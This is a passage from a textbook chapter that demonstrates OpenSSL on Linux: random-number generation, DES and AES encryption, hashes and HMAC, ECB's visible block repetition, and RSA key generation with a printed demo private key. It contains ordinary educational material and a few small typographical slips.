-rwxr-xr-x 1 sgordon sgordon 513208 Jul 31 13:32 plaintext2.in
-rw-r--r-- 1 sgordon sgordon 267 Jul 31 13:32 plaintext3.in
```

The file extension of `.in` is just to remember that these are the original plaintext inputs. After encrypting and decrypting, we may obtain outputs, for which we will use the extension `.out`. Remember, file extensions in Linux often do not matter (Section 4.3).

8.2.3 Random Numbers

Before we perform any encryption, we will first see how to create random numbers. Random numbers are important for creating shared secret keys (as well as other use in other cryptographic operations). There are different ways to generate a random value in Linux. Three are demonstrated below.

Generating Random Numbers with Bash

The Bash shell has a built-in random number generator, which is accessed from the shell variable $RANDOM. It uses a Linear Congruential Generator (LCG) to return a value between 0 and 32,767. This is not a cryptographically strong Pseudo Random Number Generator (PRNG) and should *not* be used to create keys. I include it here only as an example; I do not use the output.

```
$ echo $RANDOM
4086
$ echo $RANDOM
11809
$ echo $RANDOM
6018
```

To see the details of the LCG algorithm used, look in the Bash source code; after downloading and unpackaging the source, look in the file `variables.c`, search for the function `brand`. You can also see that the seed is based on the current time and process ID.

Generating Random Numbers with /dev/urandom

The Linux kernel has a pseudo-device /dev/urandom which is considered cryptographically strong PRNG for most applications. The device produces a continuous stream of random bytes, so while it is possible to view the stream in real-time using cat, it is common to pipe the output to select a specific number of bytes in an easy to read format. We can use xxd to do this.

First grab 8 Bytes, output in binary:

```
$ cat /dev/urandom | xxd -l 8 -b
0000000: 10000111 11110111 01001101 10011100 01111110 10110110 ..M.~.
0000006: 01010110 11010001
```

If we want 16 Bytes of hex output:

```
$ cat /dev/urandom | xxd -l 16 -g 16
00000000: 75619f0688497b213c5db43d49210c4d ua...I{!<].=I!.M
```

A little bit of text processing will return just the random value (omitting the other output produced by xxd). Let's use cut to grab the 2nd field, considering the output as space separated/delimited:

```
$ cat /dev/urandom | xxd -l 16 -g 16 | cut -d " " -f 2
313be197c436bebf074a2da3599a0ce0
```

Read the man pages for an explanation of the Linux kernel random number source device /dev/urandom and the related /dev/random. The section 7 man page gives an overview, while the section 4 man page gives more technical details on the two devices.

```
$ man -S7 random
$ man -S4 urandom
```

Generating Random Numbers with OpenSSL

OpenSSL has its own PRNG which is also considered cryptographically strong. This is accessed using the rand command and specifying the number of bytes to generate. To get hex output, use the -hex option:

```
$ openssl rand -hex 8
89978d4960720a750f35d569bcf28494
```

You can also output to a file and view the file with xxd:

```
$ openssl rand -out rand1.bin 8
$ ls -l rand1.bin
-rw-rw-r-- 1 sgordon sgordon 8 Jul 31 15:14 rand1.bin
$ xxd rand1.bin
0000000: 7d12 162f 1a18 c331                }../...1
$ xxd -b -g 8 -c 8 rand1.bin | cut -d " " -f 2
0111110100010010000101100010111100011010000110001100001100110001
```

On Linux, the OpenSSL `rand` command normally uses output from `/dev/urandom` to seed (initialise) it's PRNG. Read the man page for more information.

8.2.4 Symmetric Key Encryption Basics

The most common cryptographic operation is encryption. Lets encrypt some files using selected symmetric key (conventional) ciphers such as Data Encryption Standard (DES), 3DES and AES.

Symmetric key encryption is performed using the enc operation of OpenSSL. To encrypt we need to choose a cipher. A list of supported ciphers can be found using:

```
$ openssl list-cipher-algorithms
AES-128-CBC
AES-128-CBC-HMAC-SHA1
AES-128-CFB
AES-128-CFB1
AES-128-CFB8
...
seed => SEED-CBC
SEED-CBC
SEED-CFB
SEED-ECB
SEED-OFB
```

The lowercase seed is an alias for the actual cipher SEED-CBC, i.e. SEED using Cipher Block Chaining (CBC) mode of operation. You can use the cipher names in either lowercase or uppercase.

Now lets encrypt using DES and Electronic Code Book (ECB), creating an output file `ciphertext1.bin`. Enter a password when prompted—OpenSSL will automatically convert it to a key appropriate for DES:

```
$ openssl enc -des-ecb -in plaintext1.in -out ciphertext1.bin
enter des-ecb encryption password: password
Verifying - enter des-ecb encryption password: password
$ ls -l plaintext1.in ciphertext1.bin
-rw-rw-r-- 1 sgordon sgordon 938872 Jul 31 14:15 ciphertext1.bin
-rw-r--r-- 1 sgordon sgordon 938848 Jul 31 13:32 plaintext1.in
```

To decrypt, include the `-d` option:

```
$ openssl enc -d -des-ecb -in ciphertext1.bin -out plaintext1.out
enter des-ecb decryption password: password
$ ls -l plaintext1.in plaintext1.out
-rw-r--r-- 1 sgordon sgordon 938848 Jul 31 13:32 plaintext1.in
-rw-rw-r-- 1 sgordon sgordon 938848 Jul 31 14:18 plaintext1.out
$ diff plaintext1.in plaintext1.out
$ xxd -l 96 ciphertext1.bin
0000000: 5361 6c74 6564 5f5f f253 8361 b87d 1a3e Salted__.S.a.}.>
0000010: 30ed be95 5b38 ebf9 a013 ca64 bbf4 03ea 0...[8.....d....
0000020: 3ebb cdf8 483d 5a12 acd8 bc75 140c 920b >...H=Z....u....
0000030: da41 7376 edc3 b9bd 59c4 a5ce 0a67 408a .Asv....Y....g@.
0000040: d23e 10ee 7ac3 f5b6 4f09 4aaf 88e4 1f96 .>..z...O.J.....
0000050: 3171 7277 91a7 100c ac04 7871 dd39 cf4c 1qrw......xq.9.L
```

The lack of output from the `diff` command indicates the files `plaintext1.in` and `plaintext1.out` are identical. We've retrieved the original plaintext.

`xxd` was used to view the first 96 bytes, in hexadecimal, of the ciphertext. The first 8 bytes contain the special string Salted__ meaning the DES key was generated using a password and a salt. The salt is stored in the next 8 bytes of ciphertext, i.e. the value *f2538361b87d1a3e* in hexadecimal. So when decrypting, the user supplies the password and OpenSSL combines with the salt to determine the DES 64 bit key.

Let's try an example where we select a key. I will use AES with a 128 bit key and Counter mode (CTR) mode of operation. In addition to the key, an Initialisation Vector/Value (IV) is needed.

```
$ openssl enc -aes-128-ctr -in plaintext2.in -out ciphertext2.bin -K
    0123456789abcdef0123456789abcdef -iv 00000000000000000000000000000000
$ openssl enc -d -aes-128-ctr -in ciphertext2.bin -out plaintext2.out -K
    0123456789abcdef0123456789abcdef -iv 00000000000000000000000000000000
$ ls -l *2*
-rw-rw-r-- 1 sgordon sgordon 513208 Jul 31 14:29 ciphertext2.bin
-rwxr-xr-x 1 sgordon sgordon 513208 Jul 31 13:32 plaintext2.in
-rw-rw-r-- 1 sgordon sgordon 513208 Jul 31 14:30 plaintext2.out
$ diff plaintext2.in plaintext2.out
$ xxd -l 96 ciphertext2.bin
0000000: 06ee 8984 3a69 ac84 d388 ce61 110a 6274 ....:i.....a..bt
0000010: c1ed f9ed f193 f2d2 bf8d 29e2 1577 5d32 ..........)..w]2
0000020: 1e25 cc36 bb37 baa7 eb65 402b a8ef 421b .%.6.7...e@+..B.
0000030: a6f7 073c a08a e698 747d 5153 8df1 ed88 ...<....t}QS....
0000040: 1131 f4e0 2014 1392 ee36 2b54 27eb ca72 .1.. ....6+T'..r
0000050: 4b88 e623 ed28 2da7 87cd 0c1a 5441 5d7c K..#.(-.....TA]|
```

Both the Key (note uppercase `-K`) and IV were specified on the command line as a hexadecimal string. With AES-128, they must be 32 hex digits (128 bits). You may choose any value you wish.

8.2.5 Hash and MAC Functions

Hash functions, like MD5 and Secure Hash Algorithm (SHA), as well as Message Authentication Code (MAC) functions (e.g. using Hash-based MAC (HMAC)) are available via the message digest (`dgst`) operating of OpenSSL. To list the available algorithms:

```
$ openssl list-message-digest-algorithms
DSA
DSA-SHA
DSA-SHA1 => DSA
DSA-SHA1-old => DSA-SHA1
DSS1 => DSA-SHA1
MD4
MD5
...
ssl3-md5 => MD5
ssl3-sha1 => SHA1
whirlpool
```

Calculate the MD5 hash of a file:

```
$ openssl dgst -md5 plaintext3.in
MD5(plaintext3.in)= 0110925f6e068836ef2e09356e3651d9
```

Now create a new file, slightly different from the previous and see that the `MD5` hash is significantly different:

```
$ cat plaintext3.in

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ sed 's/U/X/g' plaintext3.in > plaintext4.in
$ cat plaintext4.in

The programs included with the Xbuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Xbuntu comes with ABSOLXTELY NO WARRANTY, to the extent permitted by
applicable law.

$ openssl dgst -md5 plaintext4.in
MD5(plaintext4.in)= 0b4974e95714c429e40cfad510286827
```

Use SHA-256, first outputing to the terminal and then in binary to a file:

```
$ openssl dgst -sha256 plaintext3.in
SHA256(plaintext3.in)=
    9fa4ad4d7c2a346540c64c4c3619e389db894116f99a0fbbcc75a58bf2851262
$ openssl dgst -sha256 -binary -out dgst3.bin plaintext3.in
$ xxd dgst3.bin
0000000: 9fa4 ad4d 7c2a 3465 40c6 4c4c 3619 e389 ...M|*4e@.LL6...
0000010: db89 4116 f99a 0fbb cc75 a58b f285 1262 ..A......u.....b
```

Create a MAC using HMAC and MD5. First generate a random 128 bit key, then pass the key as an option when using HMAC:

```
$ openssl rand 32 -hex
36463a4eb02b5ab9776aa8ed51f4e8a34f4bd785597fd74d4277652fd9f743d5
$ openssl dgst -md5 -mac hmac -macopt
    hexkey:36463a4eb02b5ab9776aa8ed51f4e8a34f4bd785597fd74d4277652fd9f743d5
    plaintext3.in
HMAC-MD5(plaintext3.in)= 85e0bbf0a14559699c4b8e04bd1c1665
```

A much simpler alternative to calculate hash values is to use the Linux programs `md5sum` and `sha1sum` (and its variants `sha224sum`, `sha256sum` and so on). For example:

```
$ sha256sum plaintext3.in
9fa4ad4d7c2a346540c64c4c3619e389db894116f99a0fbbcc75a58bf2851262 plaintext3.in
```

8.2.6 Symmetric Key Encryption Padding and Modes of Operation

Section 8.2.4 showed a simple method for performing symmetric key encryption with OpenSSL. Now we are going to consider some more details, in particular the role of padding and modes of operation.

Recall that block ciphers, like DES and AES, operate on fixed size blocks. For example, DES encrypts a 64 bit (or 8 Byte) block of plaintext. But commonly the plaintext we want to encrypt is larger than a single block. *Modes of operation*, such as ECB, CBC and CTR, are used to apply the block cipher across multiple blocks. That is, encrypt the first 8 Bytes of plaintext with DES, then encrypt the next 8 Bytes of plaintext (or related data) with DES, and combine them together according to some algorithm. Wikipedia has a nice summary of several block cipher modes of operation.

A related issue is that often the full plaintext will not be an integer multiple of blocks. For example, a 50 Byte file consists of 6 by 8 Byte blocks with 2 Bytes in the 7th block. Padding is needed to fill out that 7th block. By default, OpenSSL performs padding for you. However if you are sure you have a correct length plaintext (integer multiple of blocks), you can omit padding. This is useful to perform simple exploration of the output.

The following shows an example of using OpenSSL without padding, and demonstrates the weakness of the ECB mode of operation.

To get started, we need a plaintext message to encrypt. The first command below generates a message (saving to a file), and the subsequent commands show us some information about the message/file.

```
$ echo -n "Hello. This is our super secret message. Keep it secret please.
    Goodbye." > plaintext.txt
$ cat plaintext.txt
Hello. This is our super secret message. Keep it secret please. Goodbye.
$ wc -m plaintext.txt
72 plaintext.txt
$ ls -l
total 4
-rw-r--r-- 1 sgordon sgordon 72 Nov 11 16:39 plaintext.txt
$ xxd -c 8 plaintext.txt
0000000: 4865 6c6c 6f2e 2054 Hello. T
0000008: 6869 7320 6973 206f his is o
0000010: 7572 2073 7570 6572 ur super
0000018: 2073 6563 7265 7420  secret
0000020: 6d65 7373 6167 652e message.
0000028: 204b 6565 7020 6974  Keep it
0000030: 2073 6563 7265 7420  secret
0000038: 706c 6561 7365 2e20 please.
0000040: 476f 6f64 6279 652e Goodbye.
$ xxd -b -c 8 plaintext.txt
0000000: 01001000 01100101 01101100 01101100 01101111 00101110 00100000
    01010100 Hello. T
0000008: 01101000 01101001 01110011 00100000 01101001 01110011 00100000
    01101111 his is o
0000010: 01110101 01110010 00100000 01110011 01110101 01110000 01100101
    01110010 ur super
0000018: 00100000 01110011 01100101 01100011 01110010 01100101 01110100
```

```
    00100000 secret
0000020: 01101101 01100101 01110011 01110011 01100001 01100111 01100101
    00101110 message.
0000028: 00100000 01001011 01100101 01100101 01110000 00100000 01101001
    01110100 Keep it
0000030: 00100000 01110011 01100101 01100011 01110010 01100101 01110100
    00100000 secret
0000038: 01110000 01101100 01100101 01100001 01110011 01100101 00101110
    00100000 please.
0000040: 01000111 01101111 01101111 01100100 01100010 01111001 01100101
    00101110 Goodbye.
```

The meaning of the preceeding output is:

1. Create a short text message with `echo`. The `-n` option is used to ensure no newline is added to the end. There are two things about this message that will be important later: the length is a multiple of 8 characters (9 by 8 characters) and the word `secret` appears twice (in particular positions).

2. Display the message on the screen with `cat`.

3. Count the number of characters with `wc`.

4. View the file size with `ls`.

5. Show the message in hexadecimal and binary using `xxd`. From now on, I'll only look at the hexadecimal values (not binary).

To encrypt with DES-ECB we need a secret key (as well as IV). You can choose your own values. For security, they should be randomly chosen. We saw in Section 8.2.3 different ways to generate random values. Let's use `rand` twice: the first will be for the secret key and the second for the IV.

```
$ openssl rand -hex 8
001e53e887ee55f1
$ openssl rand -hex 8
a499056833bb3ac1
```

Now encrypt the plaintext using DES-ECB. The IV and Key are taken from the outputs OpenSSL PRNG above. Importantly, we use the `-nopad` option at the end:

```
$ openssl enc -des-ecb -e -in plaintext.txt -out ciphertext.bin -iv
    a499056833bb3ac1 -K 001e53e887ee55f1 -nopad
```

Now look at the output ciphertext. First note it is the same length as the plaintext (as expected, when no padding is used). And on initial view, the ciphertext looks random (as expected). But closer inspection you see there is some structure: the 4th and 7th lines of the xxd output are the same. This is because it corresponds to the encryption of the same original plaintext " secure " (recall that word was repeated in the plaintext, in the positions such that it is in a 64-bit block). Since ECB is used, repetitions in input plaintext blocks will result in repetitions in output ciphertext blocks. This is insecure (especially for long plaintext). Another mode of operation, like CBC, should be used.

```
$ ls -l
total 8
-rw-r--r-- 1 sgordon sgordon 72 Nov 11 16:42 ciphertext.bin
-rw-r--r-- 1 sgordon sgordon 72 Nov 11 16:39 plaintext.txt
$ xxd -c 8 ciphertext.bin
0000000: 56dc b368 d9ef 0793 V..h....
0000008: 7be4 a87d e26d c2f1 {..}.m..
0000010: e042 bbe6 9e00 6d37 .B....m7
0000018: f1e9 7163 cb4a 38d8 ..qc.J8.
0000020: 5394 a92f 8cf2 ac72 S../...r
0000028: 5064 be07 f67c d807 Pd...|..
0000030: f1e9 7163 cb4a 38d8 ..qc.J8.
0000038: a31c 0efd cd0b dd03 ........
0000040: 0486 7e2d 00ad 762d ..~-..v-
```

Now lets decrypt:

```
$ openssl enc -des-ecb -d -in ciphertext.bin -out received.txt -iv
    a499056833bb3ac1 -K 001e53e887ee55f1 -nopad
```

And look at the decrypted value. Of course, it matches the original plaintext message.

```
$ ls -l
total 12
-rw-r--r-- 1 sgordon sgordon 72 Nov 11 16:42 ciphertext.bin
-rw-r--r-- 1 sgordon sgordon 72 Nov 11 16:39 plaintext.txt
-rw-r--r-- 1 sgordon sgordon 72 Nov 11 16:43 received.txt
$ cat received.txt
Hello. This is our super secret message. Keep it secret please. Goodbye.
$ xxd -c 8 received.txt
0000000: 4865 6c6c 6f2e 2054 Hello. T
0000008: 6869 7320 6973 206f his is o
0000010: 7572 2073 7570 6572 ur super
0000018: 2073 6563 7265 7420  secret
0000020: 6d65 7373 6167 652e message.
0000028: 204b 6565 7020 6974  Keep it
0000030: 2073 6563 7265 7420  secret
0000038: 706c 6561 7365 2e20 please.
0000040: 476f 6f64 6279 652e Goodbye.
```

Now lets try and decrypt again, but this time using the wrong key. I've changed the last hexadecimal digit of the key from "1" to "2".

```
$ openssl enc -des-ecb -d -in ciphertext.bin -out received2.txt -iv
    a499056833bb3ac1 -K 001e53e887ee55f2 -nopad
```

Looking at the decrypted message, it is random. We didn't obtain the original plaintext. Normally, when padding is used, OpenSSL adds a checksum when encrypting which allows, after decrypting, incorrect deciphered messages to be automatically detected.

```
$ ls -l
total 16
-rw-r--r-- 1 sgordon sgordon 72 Nov 11 16:42 ciphertext.bin
-rw-r--r-- 1 sgordon sgordon 72 Nov 11 16:39 plaintext.txt
-rw-r--r-- 1 sgordon sgordon 72 Nov 11 16:46 received2.txt
```

```
-rw-r--r-- 1 sgordon sgordon 72 Nov 11 16:43 received.txt
$ xxd -c 8 received2.txt
0000000: 0346 e59e c22d 403f .F...-@?
0000008: 63ff 28fd eb6b 387d c.(..k8}
0000010: b52f d595 06c0 342f ./....4/
0000018: f419 3569 e383 c857 ..5i...W
0000020: 0a77 0b49 6f62 cb64 .w.Iob.d
0000028: 8265 d419 51f3 ea12 .e..Q...
0000030: f419 3569 e383 c857 ..5i...W
0000038: f296 33f3 5cf4 d359 ..3.\..Y
0000040: e205 4018 0ce0 34f5 ..@...4.
```

8.2.7 RSA and Digital Signatures

OpenSSL can be used to perform various operations with public key cryptography. Here we demonstrate basic usage of RSA. Section 8.2.8 demonstrates Diffie-Hellman Key Exchange (DHKE), while an example of using digital certificates, including creating a Certificate Authority with OpenSSL, is included in Chapter 12.

To demonstrate RSA we use the scenario of user Alice on node1 wishing to send a confidential and signed message to user Bob on node2.

- Create a RSA public/private key pair
- View and understand the parameters in the key pair
- Sign a message using their private key
- Encrypt a message using the recipients (my) public key
- “Send” the signature and ciphertext to the recipient (me)

Then I decrypted the ciphertext and verified the signature. Of course I also had to create my own key pair and make the public key available to the sender.

The steps are shown below, first in a screencast where I provide some explanation of the options and steps, and second in text form (with little explanation) that you can view and copy and paste if needed. Note that although the steps used in both outputs are the same, the actual values differ (i.e. the output listed below is from a different set of keys than used in the screencast).

Steps Performed by Alice

Any user can generate their RSA key pair using the `genpkey` command. Note that in public key cryptography a key pair consists of a private key and public key. A user can distribute their public key to anyone, but keeps their private key to themselves. But they also need to store their own public key. So in practice, a user will have two files: a private key file, which contains their private key information *and* their public key information; and a public key file, which contains *only* their public key information. So in OpenSSL, when a private key is generated with `genpkey`, the public key information is also created.

To generate the private (and public key):

```
alice@node1:~$ openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:2048
    -pkeyopt rsa_keygen_pubexp:3 -out privkey-alice.pem
alice@node1:~$ cat privkey-alice.pem
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQCoXEAmbAuh9Nks
xtjIqgW8+MjaoRLWIK0pr54E7XcpzMSlNZggPBp0sLjfgvNFBPP7BrQms3qigwow
krML/fdwSFybigmuTCyJS/UIn3J5s70vUSpQ9M8oAU+6lvRdiByqR0zBnnWdR9B8
wW2/jM2Ng3yq51S6qR6LUs92jEzYATz1df8z+qcUL+navm0SLdA110qQpbKjEjI1
esJIkqrKlQiu1N0TQbexC9dNwtI79G79UR+YOR8CWJyYy/ZPeUrsr1mcSGL7facW
/aG2hh85/XdICm2PWgRySUu0M2rHdxL+AMukauYnlw4gddTO0cmUNyxKrVr5aQBP
hZxKtFV5AgEDAoIBAHA9gBmdXRajO3Mv0zBxWSil2zxrYeQVwnEfvq3zpMaIgxjO
ZWrSvE3LJepXTNit9/yvIsR3pxcCBssMd11T+kra6GexW8mIHbDdTgW/oaZ303Tg
xuCjNMVWNScPTZOwExwviIEUTmjaiv3WSSpd3l5XqHHvjdHGFFzh36RdiI//vcSX
VHC76AkhkJ13aDEIUSQPMfE0OmI4dgK2sxH8BXAmAgc7YOksLF4t+tjaEoeUFQWP
SwFiGgVaU3wtmv1DoSwbAKSWs/9hDg3vgN8AFku3HCdBkpmpp2CYqoBWFDfUNW2q
TtB7IU2fwUOtoqiW8CegqVNf+X+KWT85mb1NnqMCgYEA3z2IhWyENYsHRrfbpISR
q3y5l5sgFM1ofRbPA5AZbZANY48jFPSeuKWJ1HhhZpwai+dcKf5R2w5V/4vpKqec
wFFGkXiOshkzty/67A75Uww/iewff0nj8ZwG7oLYl2PHu7iyyHiwbTj7N21Rapq+
iUHpd4RBpiOPoad4lD+CDWcCgYEAwREKex5clXt2SjavosQPqwMG6Au3RkJVBBqZ
sh1/NRJOohTYtsDgvH49CpAaT9R7w42eBRfUHOv7H9KeYyv3GNlARyzXouM4WtIb
dFkMqrwrQyEIkl73l8VdXXDZtQ/xByDOjPMBxvosNM2f9jcw2BbctslbvpaJ2Mk2
oW892h8CgYEAlNOwWPMCzlyvhHqSba22clMmZRIVYzOa/g80rQq7nmAI7QoXY02/
JcOxOFBA7xK8XUToG/7hPLQ5VQfwxxpogDYvC6W0drt3z3VR8rSmN11/sUgU/4aX
9mgEnwHlukKFJ9B3MFB1niX8z542RxHUW4FGT62BGW0Ka8T7DX+sCO8CgYEAgLYG
/L7oY6ekMXnKbIK1HKyvRV0k2YGOArxmdr5Uzgw0bA3lzytAfal+Bwq8NThSgl5p
WLqNaJ1SFTcUQh1PZeYq2h3lF0IlkeFnouYIcdLHghYFtun6ZS4+Pks7zgqgr2s0
XfdWhKbIIzO/+XogkA89zzDn1GRb5dt5wPTT5r8CgYEA29235n/Hw7wzOJyao6nO
3rjCZon4/V2G80OVJF5hhAqCX5KDLd0KIMbaHaxsjW+n79CqZSUz3kZtpSXBXRJ7
SIXoCYljaoxdJ6SkVED6uFmcZ+3iwioxXzpIFIW0ZZj5S/WgBkPsioAJ6Cp5S8zh
BFB15UA+JWFH2SRabjXf0+4=
-----END PRIVATE KEY-----
```

The genpkey command takes an algorithm (RSA) as an option, and that algorithm may have further specific options. In this example we set the RSA key length to 2048 bits and used a public exponent of 3. Omitting these -pkeyopt options will revert to the default values. The private key (and public key information) is output to a file.

The private key file is encoded with Base64. To view the values:

```
alice@node1:~$ openssl pkey -in privkey-alice.pem -text
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQCoXEAmbAuh9Nks
xtjIqgW8+MjaoRLWIK0pr54E7XcpzMSlNZggPBp0sLjfgvNFBPP7BrQms3qigwow
krML/fdwSFybigmuTCyJS/UIn3J5s70vUSpQ9M8oAU+6lvRdiByqR0zBnnWdR9B8
wW2/jM2Ng3yq51S6qR6LUs92jEzYATz1df8z+qcUL+navm0SLdA110qQpbKjEjI1
esJIkqrKlQiu1N0TQbexC9dNwtI79G79UR+YOR8CWJyYy/ZPeUrsr1mcSGL7facW
/aG2hh85/XdICm2PWgRySUu0M2rHdxL+AMukauYnlw4gddTO0cmUNyxKrVr5aQBP
hZxKtFV5AgEDAoIBAHA9gBmdXRajO3Mv0zBxWSil2zxrYeQVwnEfvq3zpMaIgxjO
ZWrSvE3LJepXTNit9/yvIsR3pxcCBssMd11T+kra6GexW8mIHbDdTgW/oaZ303Tg
xuCjNMVWNScPTZOwExwviIEUTmjaiv3WSSpd3l5XqHHvjdHGFFzh36RdiI//vcSX
VHC76AkhkJ13aDEIUSQPMfE0OmI4dgK2sxH8BXAmAgc7YOksLF4t+tjaEoeUFQWP
SwFiGgVaU3wtmv1DoSwbAKSWs/9hDg3vgN8AFku3HCdBkpmpp2CYqoBWFDfUNW2q
TtB7IU2fwUOtoqiW8CegqVNf+X+KWT85mb1NnqMCgYEA3z2IhWyENYsHRrfbpISR
q3y5l5sgFM1ofRbPA5AZbZANY48jFPSeuKWJ1HhhZpwai+dcKf5R2w5V/4vpKqec
wFFGkXiOshkzty/67A75Uww/iewff0nj8ZwG7oLYl2PHu7iyyHiwbTj7N21Rapq+
iUHpd4RBpiOPoad4lD+CDWcCgYEAwREKex5clXt2SjavosQPqwMG6Au3RkJVBBqZ
sh1/NRJOohTYtsDgvH49CpAaT9R7w42eBRfUHOv7H9KeYyv3GNlARyzXouM4WtIb
```

```
dFkMqrwrQyEIkl73l8VdXXDZtQ/xByDOjPMBxvosNM2f9jcw2BbctslbvpaJ2Mk2
oW892h8CgYEAlNOwWPMCzlyvhHqSba22clMmZRIVYzOa/g80rQq7nmAI7QoXY02/
JcOxOFBA7xK8XUToG/7hPLQ5VQfwxxpogDYvC6W0drt3z3VR8rSmN11/sUgU/4aX
9mgEnwHlukKFJ9B3MFB1niX8z542RxHUW4FGT62BGW0Ka8T7DX+sCO8CgYEAgLYG
/L7oY6ekMXnKbIK1HKyvRV0k2YGOArxmdr5Uzgw0bA3lzytAfal+Bwq8NThSgl5p
WLqNaJ1SFTcUQh1PZeYq2h3lF0IlkeFnouYIcdLHghYFtun6ZS4+Pks7zgqgr2s0
XfdWhKbIIzO/+XogkA89zzDn1GRb5dt5wPTT5r8CgYEA29235n/Hw7wzOJyao6nO
3rjCZon4/V2G800VJF5hhAqCX5KDLd0KIMbaHaxsjW+n79CqZSUz3kZtpSXBXRJ7
SIXoCYljaoxdJ6SkVED6uFmcZ+3iwioxXzpIFIW0ZZj5S/WgBkPsioAJ6Cp5S8zh
BFB15UA+JWFH2SRabjXf0+4=
-----END PRIVATE KEY-----
Private-Key: (2048 bit)
modulus:
    00:a8:5c:40:26:6c:0b:a1:f4:d9:2c:c6:d8:c8:aa:
    05:bc:f8:c8:da:a1:12:d6:20:a3:a9:af:9e:04:ed:
    77:29:cc:c4:a5:35:98:20:3c:1a:74:b0:b8:df:82:
    f3:45:04:f3:fb:06:b4:26:b3:7a:a2:83:0a:30:92:
    b3:0b:fd:f7:70:48:5c:9b:8a:09:ae:4c:2c:89:4b:
    f5:08:9f:72:79:b3:bd:2f:51:2a:50:f4:cf:28:01:
    4f:ba:96:f4:5d:88:1c:aa:47:4c:c1:9e:75:9d:47:
    d0:7c:c1:6d:bf:8c:cd:8d:83:7c:aa:e7:54:ba:a9:
    1e:8b:52:cf:76:8c:4c:d8:01:3c:f5:75:ff:33:fa:
    a7:14:2f:e9:da:be:63:92:2d:d0:35:d7:4a:90:a5:
    b2:a3:12:32:35:7a:c2:48:92:aa:ca:95:08:ae:d4:
    dd:13:41:b7:b1:0b:d7:4d:c2:d2:3b:f4:6e:fd:51:
    1f:98:39:1f:02:58:9c:98:cb:f6:4f:79:4a:ec:af:
    59:9c:48:62:fb:7d:a7:16:fd:a1:b6:86:1f:39:fd:
    77:48:0a:6d:8f:5a:04:72:49:4b:b4:33:6a:c7:77:
    12:fe:00:cb:a4:6a:e6:27:97:0e:20:75:d4:ce:d1:
    c9:94:37:2c:4a:ad:5a:f9:69:00:4f:85:9c:4a:b4:
    55:79
publicExponent: 3 (0x3)
privateExponent:
    70:3d:80:19:9d:5d:16:a3:3b:73:2f:3b:30:71:59:
    28:a5:db:3c:6b:61:e4:15:c2:71:1f:be:ad:f3:a4:
    c6:88:83:18:ce:65:6a:d2:bc:4d:cb:25:ea:57:4c:
    d8:ad:f7:fc:af:22:c4:77:a7:17:02:06:cb:0c:77:
    5d:53:fa:4a:da:e8:67:b1:5b:c9:88:1d:b0:dd:4e:
    05:bf:a1:a6:77:d3:74:e0:c6:e0:a3:34:c5:56:35:
    27:0f:4d:93:b0:13:1c:2f:88:81:14:4e:68:da:8a:
    fd:d6:49:2a:5d:de:5e:57:a8:71:ef:8d:d1:c6:14:
    5c:e1:df:a4:5d:88:8f:ff:bd:c4:97:54:70:bb:e8:
    09:21:90:9d:77:68:31:08:51:24:0f:31:f1:34:3a:
    62:38:76:02:b6:b3:11:fc:05:70:26:02:07:3b:60:
    e9:2c:2c:5e:2d:fa:d8:da:12:87:94:15:05:8f:4b:
    01:62:1a:05:5a:53:7c:2d:9a:fd:43:a1:2c:1b:00:
    a4:96:b3:ff:61:0e:0d:ef:80:df:00:16:4b:b7:1c:
    27:41:92:99:a9:a7:60:98:aa:80:56:14:37:d4:35:
    6d:aa:4e:d0:7b:21:4d:9f:c1:43:ad:a2:a8:96:f0:
    27:a0:a9:53:5f:f9:7f:8a:59:3f:39:99:bd:4d:9e:
    a3
prime1:
    00:df:3d:88:85:6c:84:35:8b:07:46:b7:db:a4:84:
    91:ab:7c:b9:97:9b:20:14:cd:68:7d:16:cf:03:90:
    19:6d:90:0d:63:8f:23:14:f4:9e:b8:a5:89:d4:78:
    61:66:9c:1a:8b:e7:5c:29:fe:51:db:0e:55:ff:8b:
    e9:2a:a7:9c:c0:51:46:91:78:8e:b2:19:33:b7:2f:
    fa:ec:0e:f9:53:0c:3f:89:ec:1f:7f:49:e3:f1:9c:
    06:ee:82:d8:97:63:c7:bb:b8:b2:c8:78:b0:6d:38:
    fb:37:6d:51:6a:9a:be:89:41:e9:77:84:41:a6:23:
    8f:a1:a7:78:94:3f:82:0d:67
prime2:
    00:c1:11:0a:7b:1e:5c:95:7b:76:4a:36:af:a2:c4:
    0f:ab:03:06:e8:0b:b7:46:42:55:04:1a:99:b2:1d:
    7f:35:12:4e:a2:14:d8:b6:c0:e0:bc:7e:3d:0a:90:
    1a:4f:d4:7b:c3:8d:9e:05:17:d4:1c:eb:fb:1f:d2:
    9e:63:2b:f7:18:d9:40:47:2c:d7:a2:e3:38:5a:d2:
    1b:74:59:0c:aa:bc:2b:43:21:08:92:5e:f7:97:c5:
    5d:5d:70:d9:b5:0f:f1:07:20:ce:8c:f3:01:c6:fa:
    2c:34:cd:9f:f6:37:30:d8:16:dc:b6:c9:5b:be:96:
    89:d8:c9:36:a1:6f:3d:da:1f
exponent1:
    00:94:d3:b0:58:f3:02:ce:5c:af:84:7a:92:6d:ad:
    b6:72:53:26:65:12:15:63:33:9a:fe:0f:34:ad:0a:
    bb:9e:60:08:ed:0a:17:63:4d:bf:25:c3:b1:38:50:
    40:ef:12:bc:5d:44:e8:1b:fe:e1:3c:b4:39:55:07:
    f0:c7:1a:68:80:36:2f:0b:a5:b4:76:bb:77:cf:75:
    51:f2:b4:a6:37:5d:7f:b1:48:14:ff:86:97:f6:68:
    04:9f:01:e5:ba:42:85:27:d0:77:30:50:75:9e:25:
    fc:cf:9e:36:47:11:d4:5b:81:46:4f:ad:81:19:6d:
    0a:6b:c4:fb:0d:7f:ac:08:ef
exponent2:
    00:80:b6:06:fc:be:e8:63:a7:a4:31:79:ca:6c:82:
    b5:1c:ac:af:45:5d:24:d9:81:8e:02:bc:66:76:be:
    54:ce:0c:34:6c:0d:e5:cf:2b:40:7d:a9:7e:07:0a:
    bc:35:38:52:82:5e:69:58:ba:8d:68:9d:52:15:37:
    14:42:1d:4f:65:e6:2a:da:1d:e5:17:42:25:91:e1:
